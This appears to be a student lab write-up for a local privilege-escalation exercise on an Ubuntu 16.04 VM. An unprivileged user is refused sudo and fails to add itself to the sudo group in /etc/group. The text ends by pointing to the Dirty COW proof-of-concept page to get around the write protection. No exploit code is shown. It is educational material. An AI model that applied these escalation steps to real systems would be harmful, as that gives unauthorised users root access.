
```
ubuntu 16.04 [Running] - Oracle VM VirtualBox
root@malintha-VirtualBox: /home/malintha
malintha@malintha-VirtualBox:~$ sudo su
[sudo] password for malintha:
root@malintha-VirtualBox:/home/malintha# adduser shy_guy
Adding user `shy_guy' ...
Adding new group `shy_guy' (1001) ...
Adding new user `shy_guy' (1001) with group `shy_guy' ...
Creating home directory `/home/shy_guy' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
```

```
ubuntu 16.04 [Running] - Oracle VM VirtualBox
root@malintha-VirtualBox: /home/malintha
malintha@malintha-VirtualBox:~$ sudo su
[sudo] password for malintha:
root@malintha-VirtualBox:/home/malintha# adduser shy_guy
Adding user `shy_guy' ...
Adding new group `shy_guy' (1001) ...
Adding new user `shy_guy' (1001) with group `shy_guy' ...
Creating home directory `/home/shy_guy' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for shy_guy
Enter the new value, or press ENTER for the default
  Full Name []: shy
   Room Number []:
   Work Phone []:
   Home Phone []:
    Other []:
Is the information correct? [Y/n] Y
```


Then switched to the newly created local user called “shy_guy”.




Then sign in to the system as the local user “shy_guy”.




After that Opened the terminal.



Then tried to gain the super user access by typing “sudo su”. But could not gain superuser access because local user “shy_guy” has no superuser access to the system and it states “shy_guy is not in the sudoers file. This incident will be reported.”




Then opened the group file in /etc/group that contains all the lists of groups and members that related to each group to check the local user “shy_guy” is in the file.




```
shy_guy@malintha-VirtualBox: ~  
shy_guy@malintha-VirtualBox:~$ cat /etc/group
```

And found that the “shy_guy” is not in the sudoers group.




```
shy_guy@malintha-VirtualBox: ~  
daemon:x:1:  
bin:x:2:  
sys:x:3:  
adm:x:4:syslog,malintha  
tty:x:5:  
disk:x:6:  
lp:x:7:  
mail:x:8:  
news:x:9:  
uucp:x:10:  
man:x:12:  
proxy:x:13:  
kmem:x:15:  
dialout:x:20:  
fax:x:21:  
voice:x:22:  
cdrom:x:24:malintha  
floppy:x:25:  
tape:x:26:  
sudo:x:27:malintha  
audio:x:29:pulse  
dtp:x:30:malintha  
www-data:x:33:  
backup:x:34:  
operator:x:37:  
list:x:38:  
irc:x:39:  
src:x:40:  
gnats:x:41:  
shadow:x:42:  
utmp:x:43:  
video:x:44:  
sasl:x:45:  
plugdev:x:46:malintha  
staff:x:50:  
games:x:60:  
users:x:100:  
nogroup:x:65534:  
systemd-journal:x:101:  
systemd-timesync:x:102:  
systemd-network:x:103:  
systemd-resolve:x:104:  
systemd-bus-proxy:x:105:
```

After that, typed “vi /etc/group” to open the group file to add the local user “shy_guy” to the sudoers group.




```
shy_guy@malintha-VirtualBox: ~  
root:x:0:  
daemon:x:1:  
bin:x:2:  
sys:x:3:  
adm:x:4:syslog,malintha  
tty:x:5:  
disk:x:6:  
lp:x:7:  
mail:x:8:  
news:x:9:  
uucp:x:10:  
man:x:12:  
proxy:x:13:  
kmem:x:15:  
dialout:x:20:  
fax:x:21:  
voice:x:22:  
cdrom:x:24:malintha  
floppy:x:25:  
tape:x:26:  
sudo:x:27:malintha  
audio:x:29:pulse  
dip:x:30:malintha  
www-data:x:33:  
backup:x:34:  
operator:x:37:  
list:x:38:  
irc:x:39:  
src:x:40:  
gnats:x:41:  
shadow:x:42:  
utmp:x:43:  
video:x:44:  
sasl:x:45:  
plugdev:x:46:malintha  
staff:x:50:  
games:x:60:  
users:x:100:  
nogroup:x:65534:  
systemd-journal:x:101:  
systemd-timesync:x:102:  
systemd-network:x:103:  
"/etc/group" [readOnly] 69L, 1023C
```

Next, added the local user “shy_guy” to the sudoers group. But when tried to write to the file it occurred error message that states “cant’t open file for writing”.




```
shy_guy@malintha-VirtualBox: ~  
bin:x:2:  
sys:x:3:  
adm:x:4:syslog,malintha  
tty:x:5:  
disk:x:6:  
lp:x:7:  
mail:x:8:  
news:x:9:  
uucp:x:10:  
man:x:12:  
proxy:x:13:  
kmem:x:15:  
dialout:x:20:  
fax:x:21:  
voice:x:22:  
cdrom:x:24:malintha  
floppy:x:25:  
tape:x:26:  
sudo:x:27:malintha,shy_guy  
audio:x:29:pulse  
dip:x:30:malintha  
www-data:x:33:  
backup:x:34:  
operator:x:37:  
list:x:38:  
irc:x:39:  
src:x:40:  
gnats:x:41:  
shadow:x:42:  
utmp:x:43:  
video:x:44:  
sasl:x:45:  
plugdev:x:46:malintha  
staff:x:50:  
games:x:60:  
users:x:100:  
nogroup:x:65534:  
systemd-journal:x:101:  
systemd-timesync:x:102:  
systemd-network:x:103:  
"/etc/group"  
"/etc/group" E212: Can't open file for writing  
Press ENTER or type command to continue
```

Because only the root user has access to write data to “group” file.




```
malintha@ubuntu: /etc
-rw-r--r-- 1 root root 115 Oct 22 13:35 environment
drwxr-xr-x 3 root root 45 Apr 17 2014 firefox
drwxr-xr-x 4 root root 77 Apr 17 2014 fonts
-rw-r--r-- 1 root root 63 Oct 22 13:35 fstab
drwxr-xr-x 2 root root 3 Apr 16 2014 fstab.d
-rw-r----- 1 root fuse 280 May 24 2013 fuse.conf
-rw-r--r-- 1 root root 2584 Oct 10 2012 gai.conf
drwxr-xr-x 5 root root 77 Apr 17 2014 gconf
drwxr-xr-x 2 root root 30 Apr 17 2014 gdb
drwxr-xr-x 4 root root 49 Apr 17 2014 ghostscript
drwxr-xr-x 2 root root 59 Apr 17 2014 gnome
drwxr-xr-x 2 root root 41 Apr 17 2014 gnome-app-install
drwxr-xr-x 2 root root 50 Apr 17 2014 groff
-rw-r--r-- 1 root root 931 Oct 22 13:40 group
-rw-r----- 1 root root 915 Oct 22 13:38 group-
drwxr-xr-x 2 root root 204 Apr 17 2014 grub.d
-rw-r----- 1 root shadow 770 Oct 22 13:40 gshadow
-rw-r----- 1 root root 764 Oct 22 13:38 gshadow-
drwxr-xr-x 2 root root 41 Apr 17 2014 gtk-2.0
drwxr-xr-x 2 root root 61 Apr 17 2014 gtk-3.0
-rw-r--r-- 1 root root 4781 Nov 15 2013 hdparm.conf
-rw-r--r-- 1 root root 92 Feb 20 2014 host.conf
-rw-r--r-- 1 root root 7 Oct 22 13:35 hostname
-rw-r--r-- 1 root root 243 Oct 22 13:35 hosts
-rw-r--r-- 1 root root 411 Apr 17 2014 hosts.allow
-rw-r--r-- 1 root root 711 Apr 17 2014 hosts.deny
drwxr-xr-x 2 root root 33 Apr 17 2014 hp
drwxr-xr-x 3 root root 31 Apr 17 2014 ifplugd
```


Then opened the browser and entered the “<https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs>” to download the exploitation code which can write data to file which only the root user has write access.

